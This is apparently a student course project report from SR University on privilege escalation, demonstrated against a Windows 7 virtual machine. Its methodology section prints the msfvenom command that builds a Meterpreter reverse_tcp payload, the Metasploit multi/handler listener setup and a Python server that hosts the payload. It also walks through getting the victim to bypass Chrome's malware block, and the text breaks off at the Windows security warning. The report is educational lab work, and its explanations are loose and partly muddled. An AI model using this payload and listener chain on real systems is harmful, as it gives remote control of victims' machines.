# PRIVILEGE ESCALATION

A Course Project report submitted

in partial fulfillment of requirement for the award of degree

**BACHELOR OF TECHNOLOGY**

in

**COMPUTER SCIENCE & ENGINEERING**

By

| | |
|---|---|
| **K.HARSHITH REDDY** | **2003A53005** |
| **M .SWABHAN REDDY** | **2003A53007** |
| **K.V.S.NITHIN** | **2003A53009** |
| **M.KOUSHIK** | **2003A53010** |
| **M. SAIGANESH** | **2003A53011** |

Under the guidance of

**Mr. D. Mahesh**

Assistant Professor, Department of CSE.

SR UNIVERSITY

**Department of Computer Science and Artificial Intelligence**

SR UNIVERSITY

**Department of Computer Science and Artificial Intelligence**

## CERTIFICATE

This is to certify that this project entitled **“PRIVILEGE ESCALATION** " is the bonafied work carried out by **M.SAIGANESH, K.HARSHITH REDDY, M.KOUSHIK, M.SWABHAN REDDY and K. V. S. NITHIN** as a Course Project for the partial fulfillment to award the degree **BACHELOR OF TECHNOLOGY** in **COMPUTER SCIENCE & ENGINEERING** during the academic year 2022-2023 under our guidance and Supervision.

| | |
|---|---|
| **Mr. D. Mahesh** | **Dr. M. Sheshikala** |
| Assistant Professor | Associate Professor & Head |

# ACKNOWLEDGEMENT

We express our thanks to Course co-coordinator **Mr. D. Mahesh, Assistant Professor** for guiding us from the beginning through the end of the Course Project. We express our gratitude to Head of the department CS&AI, **Dr. M. Sheshikala, Associate Professor** for encouragement, support and insightful suggestions. We truly value their consistent feedback on our progress, which was always constructive and encouraging and ultimately drove us to the right direction.

We wish to take this opportunity to express our sincere gratitude and deep sense of respect to our beloved Dean and Registrar, School of Computer Science and Artificial Intelligence, **Dr. C. V. Guru Rao**, for his continuous support and guidance to complete this project in the institute.

Finally, we express our thanks to all the teaching and non-teaching staff of the department for their suggestions and timely support.

# ABSTRACT

Privilege Escalation is a very critical vulnerability from list of vulnerabilities of a computer system or a website or a machine. We would like to test the vulnerability on windows 7 virtual machine. Our main aim is to find the does operating systems are vulnerable for privilege escalation. We shall do a practical demo on it. A file with a specified script is run on a remote local host server which when downloaded bypasses security in windows 7 and provides access to it as some privileges of “admin”. It is a technique which comes under social engineering it shows a way how hackers get into victim machine and the target may change from hacker to hacker.

# CONTENTS

# CHAPTER - I

# INTRODUCTION

## 1.1 INTRODUCTION TO THE PROJECT

Let us know about the interesting security attack. "Privilege Escalation" is a very critical vulnerability of a computer system or a website or a machine . Our project can be implemented on the Windows 7 virtual machine.

Our main aim is to find the operating system are vulnerable for privilege escalation i.e., specified on script is run on demand of local host server which can be downloaded bypasses security of windows 7 & provides access to some of the privileges of "ADMIN".

The process by which a user with limited access to IT systems can increases the scope and scale of their access permissions & it can be use of the "Sysinternals tool suite" after an attacker sticky keys method etc.,

## 1.2 OBJECTIVE & SCOPE OF THE PROJECT

### Objective:-

Privilege escalation is the process by which a user with limited access to IT systems can "Increase the scope of their access permissions" to the user for a limited period of time.
An attacker may employ a variety of strategies to escalate privileges and there are two types of privileges are :-

a) Vertical Privilege Escalation
b) Horizontal Privilege Escalation

### Vertical Privilege Escalation:-

It is when attacker compromises a user account that has limited permissions on a system then they look for ways to increase their privileges using the same account .For example, they might add the compromised account to the local administrator group.

## Horizontal Privilege Escalation:-


It is when common method is when an attacker gains access to another credentials  on the network with higher privileges than the initial one used to gain a foothold with higher - level privileges an attackers can move freely around the network without detection.

**Scope**:

It exploits the vulnerabilities in services and applications running on a network particularly those with weak access control phrases in a comprehensive cyber attack.

By this project we can learn easily how the user that he-she saves or stores the files in their pc & how to gain the access of the system without knowing them.  A payload.exe file is run on a remote local host server generally using a python server. This payload file is created using msfvenom scripts Using this we can reverse traverse & find the ip target system runs on provide it on windows 7

After we create it need other scripts to be exploited. So we msfconsole to perform some requirement commands to exploit the given target. Downloading the file exploits the access route and bypasses all security measures in windows 7 & gives us some ADMIN privileges in system after gaining these privileges can be more or less control everything in target system like creating the new folders and deleting the existing the ones , shutting down the system, even stream what is currently in the system.



Horizontal Privilege Escalation Attack

Vertical Privilege Escalation Attack

# CHAPTER - II

# PROBLEM SPECIFICATION


Privilege Escalation is a very critical vulnerability and does operating systems are still vulnerable to privilege escalation of windows 7 operating system or virtual machine.
Privilege Escalation attacks basically involve the exploitation of the vulnerabilities such as software bugs , misconfigurations and incorrect access controls.

Main feature of Privilege Escalation is “REMOTE CODE OF EXECUTION”. Which is treated is very critical bug in the severity range of the bugs in applications.

# CHAPTER – III

# DESIGN OF PROJECT MODEL

These were the steps followed for Planning An Attack



create payload.exe
create reverse tcp connection for windows 7
host the payload file using python scripts
now turn on the target system(windows 7) and download the payload file from the python host server
now run the payload file on the target system and check for the session connection in your command(linux) environment
If the session is open try some msfconfig commands to check the privileges acquired.
Go through all the commands and use the command that suits your specific needs like,creating a folder ,shutdown or stream.
This shows the possibility of manipulating other's files,softwares,OS etc. and remote code of exec. is possible and the way to get to it and also increase privileges.

# CHAPTER – IV

# EXPERIMENTS, SIMULATION & TESTING

## 4.1 METHODOLGY


Exploitation of Privilege escalation

Before performing the exploitation, firstly we have to check does we have any linux tools to create a payload file in the linux system .


**Creation of Payload File**

First to create a payload file ,login to your linux system.
Create a payload file using Metasploit framework.
For creating the payload we require the localhost system IP Address.
Use the command to create payload file. The file created should be executable file. such as .exe. .dmg etc.

Command:msfvenom -p windows/meterpreter/reverse_tcp lhost=(yourip) -f exe -o filename.exe
Options use :
-p, --payload
-f, --format
-o, --out
Checking IP And creating payload file.




```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.199.128  netmask 255.255.255.0  broadcast 192.168.199.255
        inet6 fe80::20c:29ff:fee5:6d96  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:e5:6d:96  txqueuelen 1000  (Ethernet)
        RX packets 157  bytes 11108 (10.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 63  bytes 5388 (5.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.199.128 -f exe -o payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

## USING METASPLOIT FRAMEWORK FOR EXPLOITATION


Metasploit is a frame work in a kali linux system to help in finding the Vulnerabilities and Loopholes.it has nearly 2196 exploits and 596 Payloads and 1162 auxiliary modules for testing of websites and Operating System.



```
└─# msfconsole

                                   .,,.                  .
                                .\$$$$$L..,,==aaccaacc%#s$b.       d8,    d8P
                     d8P        #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
                  d888888P      '7$$$$\""""''^^`` .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b            _.os#$|8*"`   d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88       .oaS###S*"`       d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`    `?88'  ?88 ?88 88b  d88 d88
                          .a#$$$$$$"`          88b  d8P  88b`?8888P'
                       ,s$$$$$$$"`             888888P'   88n      _.,,,ass;:
                    .a$$$$$$$P`               d88P'    .,.ass%#S$$$$$$$$$$$$$$'
                 .a$###$$$P`           _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$'
              ,a$$###$$P`    _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$###SSSS'
           .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
                                                                  ,&$$$$$$'
                                                                 ll&&$$$$'
                                                              .;;lll&&&'
                                                             ...;;lllll&'
                                                          ......;;;llll;;;....
                                                           `  ......;;;;... .  .


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing

msf6 > 
```


Follow the set of commands in msfconsole

1. msf6 > use multi/handler




```
missing

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > 
```

2.  msf6 exploit(multi/handler)>  set payload windows/meterpreter/reverse_tcp



```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > 
```


3.  msf6 >exploit(multi/handler)  show options



```
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > 
```


4.  msf6 >exploit(multi/handler)  set lhost 192.168.0.114

As there is no local host set  so,by the above command we can set lhost in the payload options.



```
msf6 exploit(multi/handler) > set lhost 192.168.199.128
lhost ⇒ 192.168.199.128
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.199.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > 
```

5.  msf6 >exploit(multi/handler)  exploit



```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.199.128:4444
```

After creating a payload file and looking for reverse tcp connection via that payload file .so we have to host the payload file in the local host server.we are using inbuilt python library for hosting it on our local system by using command like this.

Command: python server: python -m http.server --bind 192.168.199.128 9999

9999→port number

192.168.199.128→local system IP ADDRESS


Now we have created a payload file and hosted on the local server .lets check whether our payload file can give some privileges to us of other local systems or virtual machines.

Attacker System->Linux Opearating system

Victim System->Windows 7 Operating System


Now let's turn on Victim Operating System and Download the Payload File and run on the local windows system

1. Login to Windows 7 machine
2. Open browser and download the file from hosted IP Address.




- Desktop/
- Documents/
- Downloads/
- dYWyNTqZ.html
- EkXWlrHR.html
- endsvbDj.html
- freq/
- Gf-Patterns/
- go/
- go-workspace/
- HlrWSQqX.html
- HnnaWIcI.jpeg
- http.txt
- hwVOOZqd.jpeg
- kxss/
- Music/
- nDZKpthi.jpeg
- nuclei-templates/
- payload.exe
- Pictures/
- Public/
- resume.cfg
- Templates/
- Videos/
- WH.exe
- YIrgdecc.jpeg

3. If browser detects the file as Virus file accept it because we are testing it so we are checking does still Older Versions of Windows 7 are Vulnerable or not .



- videos/

payload (2).exe is dangerous, so Chrome has blocked it.




payload (2).exe

http://192.168.199.128:9999/payload.exe

This file is dangerous, so Chrome has blocked it.

Click on Keep Dangerous file

4. Run the downloaded Payload file in the host System.



Open File - Security Warning

**The publisher could not be verified. Are you sure you want to run this software?**

Name: ...rs\Saiganesh Marati\Downloads\payload (2).exe

Publisher: **Unknown Publisher**

Type: Application

From: C:\Users\Saiganesh Marati\Downloads\payload ...

